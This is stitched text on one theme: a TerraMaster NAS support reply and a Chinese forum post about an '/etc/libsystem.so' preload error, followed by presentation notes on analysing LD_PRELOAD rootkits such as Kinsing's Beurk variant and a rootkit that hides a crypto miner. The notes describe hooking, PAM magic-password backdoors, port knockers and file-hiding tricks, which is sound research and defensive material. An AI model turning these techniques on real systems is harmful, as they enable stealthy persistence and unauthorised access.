
Hello
This is because the object file 'libsystem.so' cannot be loaded. Please log in to ssh to switch to root mode and execute a command: mv /etc/ld.so.preload /home
If you still can't solve it, please give us a screenshot to troubleshoot the cause.

To contact our team, please send email to following addresses, remember to replace (at) with @
Technical team: support(at)terra-master.com (for technical support)
Service team: service(at)terra-master.com (for purchasing, return, replacement, RMA service)

N
TMnorah
Administrator

Posts: 41
Joined: 17 Aug 2021, 09:51

Finding broken rootkits in the wild, the TERRAMASTER NAS story.



发表于2021年03月05日 18:03:08　阅读 1996　回复 3　只看该作者　楼主

[技术讨论] ERROR: ld.so: '/etc/libsystem.so' from /etc/ld.so.preload

鲲鹏云ecs服务器执行任何命令都会报ERROR: ld.so: object '/etc/libsystem.so' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.

```
[root@ecs-ec4d-0001 hospitalManager]# ll
ERROR: ld.so: object '/etc/libsystem.so' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
```

执行命令

```
echo '' > /etc/ld.so.preload
```

以后，过一会还是会报这个错，大家有没有遇到过同样的问题， 求指教！

Finding broken rootkits in the wild, the TERRAMASTER NAS story.

- https://www.trendmicro.com/en_ie/research/20/k/analysis-of-kinsing-malwares-use-of-rootkit.html
- https://www.sandflysecurity.com/blog/log4j-kinsing-linux-malware-in-the-wild/
- TL;DR Kinsing were dropping a modified Beurk rootkit.
- Which didn’t work on some hosts (eg: some NAS’s) and broke things, causing a fun error :)

Categorising Rootkits - Worksheet?

- What functions does the sample hook?
- Does it reuse code from any known rootkits? (eg: Jynx2?)
- What remote access method(s) does it implement?
- What self-protection methods does the rootkit seem to implement?
- Does it obfuscate strings? How? (eg: xor in Azazel)
- How does it decide what files/processes/etc to hide? Magic GID? Xattrs?
- We start with an excel spreadsheet. Oh yes.

“What functions does it hook?”

- Picked a bunch of example rootkits that source code was available for.
- For each, read source and made a list of every hook they implement.
- This took a very, very long time. I might even have missed the odd one.
- The “vlany” rootkit took approximately a billion years to go through, but was nicely written.

Code Reuse

- This is easy to spot. You can probably make simple FLIRT signatures YARA rules or similar to automagically detect code reuse.

- Eg: Inetzer's “Code DNA” stuff uses this technique to cluster/bucket malware families.

- SUPER effective at reducing reversing workload.

“What backdoor methods does it have?”

- What remote backdoor, if any?
- PAM hooks? Port knockers? Accept hooks? Something else?
- If its an accept() hook using SSL, it probably has a Jynx lineage.
- PAM backdoors are all similar, almost always magic password.

Remotely Detecting Remote Backdoors

- (assuming you have reverse engineered a sample)
- For accept hooks: scan network with samples source port, diff responses against random source port…
- For PAM backdoors: scan network for the magic login.
- For port knockers: Spray knock seq at network, await shells.

Self-Protection Methods

- Some rootkits implement reinstall routines.
- If they detect an attempt to tamper with their files, they uninstall themselves and reinstall themselves.
- Usually using constructor/destructor hooks.
- Others just rely on hiding.

String Obfuscation

- Some rootkits don’t bother obfuscating strings at all.
- Some xor them (Azazel, etc), others use more complex methods.
- Working out how to identify and unobfuscate automatically for entire classes (perhaps in an IDAPython script) will reduce workload.
- Usually they just obfuscate their configuration settings.

“Marking files to hide”

- 3 main variations of this - find them in any of the hooks.
- Magic strings to hide (eg: any filename with “hideme”).
- Any file made/owned by a magic GID.
- Using extended attributes to mark files as “hidden”.

Special Purpose Preload Rootkits ITW

- Most rootkits ITW are what I would classify as “General Purpose”.
- Bringing the whole kitchen sink to the party.
- Recently, however, more “limited scope” rootkits have been seen.
- Let us talk about “libcurl”

The libcurl rootkit

- Dropped as part of a cryptominer campaign.
- Discovered by Sandfly.
- “Evaded some Linux EDR” claims (yet to be seen - future work).
- Sole purpose: hide the crypto miner.

Hiding a crypto miner - libcurl

- Hides the miner process/files.
- Lies about CPU usage.
- Lies about system load.
- Idea is to make admin/admin tools not realize their CPU time is being used.

If only GPU’s were affordable this would be an issue

- https://github.com/nwork/jellyfish
- PoC rootkit using LD_PRELOAD to load code into GPU.
- Neat trick, but irrelevant as nobody can afford GPU’s ;)
- Might become relevant again in future?

References.

- https://www.linuxfordevices.com/tutorials/linux/hiding-files-in-linux-with-c
- https://securityboulevard.com/2020/10/not-so-random-using-ld_preload-to-hijack-the-rand-function/
- https://rjordaney.is/lectures/hooking_shared_lib/
- https://0xdf.gitlab.io/2019/11/26/htb-chainsaw-rootkit.html
- https://rafalcieslak.wordpress.com/2013/04/02/dynamic-linker-tricks-using-ld_preload-to-cheat-inject-features-and-investigate-programs/
- https://jvns.ca/blog/2014/11/27/ld-preload-is-super-fun-and-easy

More references

- https://liveoverflow.com/hooking-on-linux-with-ld_preload-pwn-adventure-3/
- https://www.netspi.com/blog/technical/network-penetration-testing/function-hooking-part-i-hooking-shared-library-function-calls-in-linux/
- https://binaryresearch.github.io/2019/08/29/A-Technique-for-Hooking-Internal-Functions-of-Dynamically-Linked-ELF-Binaries.html
- https://axcheron.github.io/playing-with-ld_preload/
- https://blog.gopheracademy.com/advent-2015/libc-hooking-go-shared-libraries/